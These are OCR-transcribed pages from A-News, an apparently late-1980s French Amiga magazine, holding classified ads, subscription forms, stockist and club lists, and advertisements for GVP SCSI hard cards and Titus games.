Echange nombreux logiciels sur Amiga. VENDS tuner Scott 800F, platine disque Phonia 800F. LETOURNEL Alexis, 17 Allée des Fleurs, 76240 Bonsecours. Tél 35-80-07-26.

DYNAMIC BOY échange logiciels, démos, utils,...dans une ambiance sympa et sérieuse. Castellvi Denis, Lotissement Ste Madeleine, 13300 SALON.

A-NEWS en SUISSE

Si vous êtes en Suisse vous pouvez vous abonnez à A-News pour 12 numéros pourla somme de 54FS. Envoyez votre paiment à :

A-News, Conconi P,
36 Av Luserna, 1203 Génève.
CCP No 12-25868-1

Vous pouvez commencer votre abonnement à partir de n'importe quel numéro, le No 1 compris.

Les anciens numéros sont disponibles au prix de couverture chez:

33 CIS 571 571 crs de la Libération, Talence
62 Infograph 1 r du 11 novembre, Lens
64 Bab Micro, 7 rue de Coursic 64100 Bayonne
69 Gelain Ets 22 Ave de Saxe, Lyon
75 Infomanie 3 r Perrault 75001 Paris
98 Gloria 7 r de Millo, Monte-Carlo, Monaco
Belgique Media Lem,rue Francois Dorzee 93, 7360 Boussu
Suisse Octopus Computer SARL, rue du Bassin 8, 2000 Neuchatel
Access, rue Centrale 66a, 2503 Biel-Bienne
Edu Soft 14-16 r des Gares 12011 Genève 2
IRCO 3 rue Jean Violette, 1211 Genève 4

A-News - *Premier journal français dédié à l'Amiga®*

Abonnement d'un an (12 numéros).....180F
Pour l'étranger (tous pays).....240F (Avion 400F)

Bulletin d'abonnement ci-dessous, mais si vous ne voulez pas découper votre *A-News* envoyez-nous votre demande sur papier libre. Les numéros précédents sont disponibles au prix de 20F par numéro + 5F frais de port , étranger compris. (**Le port coût toujours une totale de 5F, quel que soit le nombre de journaux commandés**)

Les petites annonces sont gratuites pour les particuliers

.....

Oui, je m'abonne pour un an (12 numéros) à partir du numéro.....
Nom.....Prenom.....
Adresse.....
.....

Bon à découper et à adresser avec votre réglement au nom d'A-News à : **A-News Diffusion, 24500 Eymet**

Les abonnés sont priés de noter le numéro du dernier journal qui leur sera envoyé (ce numéro est imprimé en bas de l'adresse sur l'etiquette d'envoi), et de renouveler leur abonnement en bon temps.

OFFRE SPECIALE
Les 12 premiers numéros d'A-News
195F
port compris.
Economisez 50F

CLUBS *(rubrique gratuite)*

18 BOKONEN CORPORATION - Club pour Amiga/ST. Charles Descouts, 16 Allée Henri Sallé, 18000 Bourges, tél 48-24-53-64 hr.


49 CLUB AMIGA ANGERS: Pour tout renseignement: Alligand Denis, 65 rue du Bon Repos, 49000 Angers. Tél 41-44-21-51

57 ALPHA CLUB INFORMATIQUE SARREGUEMINES Foyer Culturel, 3 rue J.Roth, 5720 SARREGUEMINES. Tél 87-95-25-03.

64 MICROINFORMATIQUE CLUB D'ANGLET TéL 59-52-34-03.

70 AMIGA FUN CLUB: Newsletter, contacts, domaine public. Reiniche Laurent, rue du Coteau, Errevet, 70400 Héricourt.

93 FURIO Amiga-users. Luc CHEMIN, 178 rue de Paris, 93130 Noisy-le-Sec



Voici une façon révolutionnaire de traiter vos textes grâce à ***Pagestream*** (nouveau nom de *Publishing Partner Professional*), logiciel de mise en page qui est vendu en France par **Upgrade Editions** (tél (1) 43-44-78-88). On attrape une boîte de texte, on l'agrandi, on la fait basculer dans n'importe quel sens, et on l'imprime avec une très ancienne imprimante matricielle à 9 aiguilles DMP2000 d'Amstrad. Le résultat est étonnant, non?




photo et caractéristiques techniques non contractuelles.

GVP

Great Valley Products Inc.

HardCards GVP IMPACT :

- AUTOBOOT avec le KickStart 1.3 sur partition FFS directement !
- Contrôleur ANSI X3T9.2 compatible SCSI respectant le protocole AUTOCONFIG de l'Amiga.
- Transfert DMA 16 bits via un buffer de 16 Ko sur le contrôleur.
- Parkage automatique des têtes de lecture.
- Connecteur SCSI externe compatible MacIntosh®.
- Taux de transfert SCSI > 4 Mo/sec.

HC-30: Disque Dur 30 Mo.
HC-40Q & HC-80Q: Disque Dur QUANTUM 40 et 80 Mo, temps d'accès: 11 à 19 ms, MTBF: 50000 H.
SQ-44: Lecteur de cartouches amovibles SCSI de 44 Mo. temps d'accès: 25 ms.
A500-HD/RAM: Boîtier Disque Dur avec extension 2 Mo pour Amiga 500.

CARTES DISQUE DUR SCSI HAUTES PERFORMANCES POUR AMIGA® 2000

Grâce à une conception très évoluée alliant la norme SCSI aux techniques de transfert DMA, les cartes disques dur GVP garantissent la meilleure fiabilité et la plus grande rapidité pour le stockage de vos données.

Intégrant un contrôleur SCSI et un disque dur 3"1/2 sur une seule carte, les HardCards GVP s'installent aisément dans un seul port d'extension de l'Amiga 2000, sans occuper l'emplacement du 2nd lecteur.


Le logiciel d'initialisation permet le partitionnement automatique ou personnalisé du disque dur; quelle que soit la capacité du disque, les paramètres AmigaDOS sont adaptés en conséquence.
Logiciel et manuel d'installation en français.

Les produits GVP sont distribués en France par :

CIS 571, cours de la Libération
33400 Talence
Tel.: 56 374 378
Fax: 56 040 895

Liste des revendeurs sur simple demande.

Amiga, Macintosh, et Impact sont des marques déposées de Commodore-Amiga, Apple Computers Inc. et Great Valley Products Inc. respectivement.



SCREENSHOTS FROM AMIGA VERSION

TITUS

AMIGA — ATARI ST — PC ET COMPATIBLES — AMSTRAD CPC — C 64, 128 — SPECTRUM

28 TER AVENUE DE VERSAILLES - 93220 GAGNY - TÉL. : (1) 43.32.10.92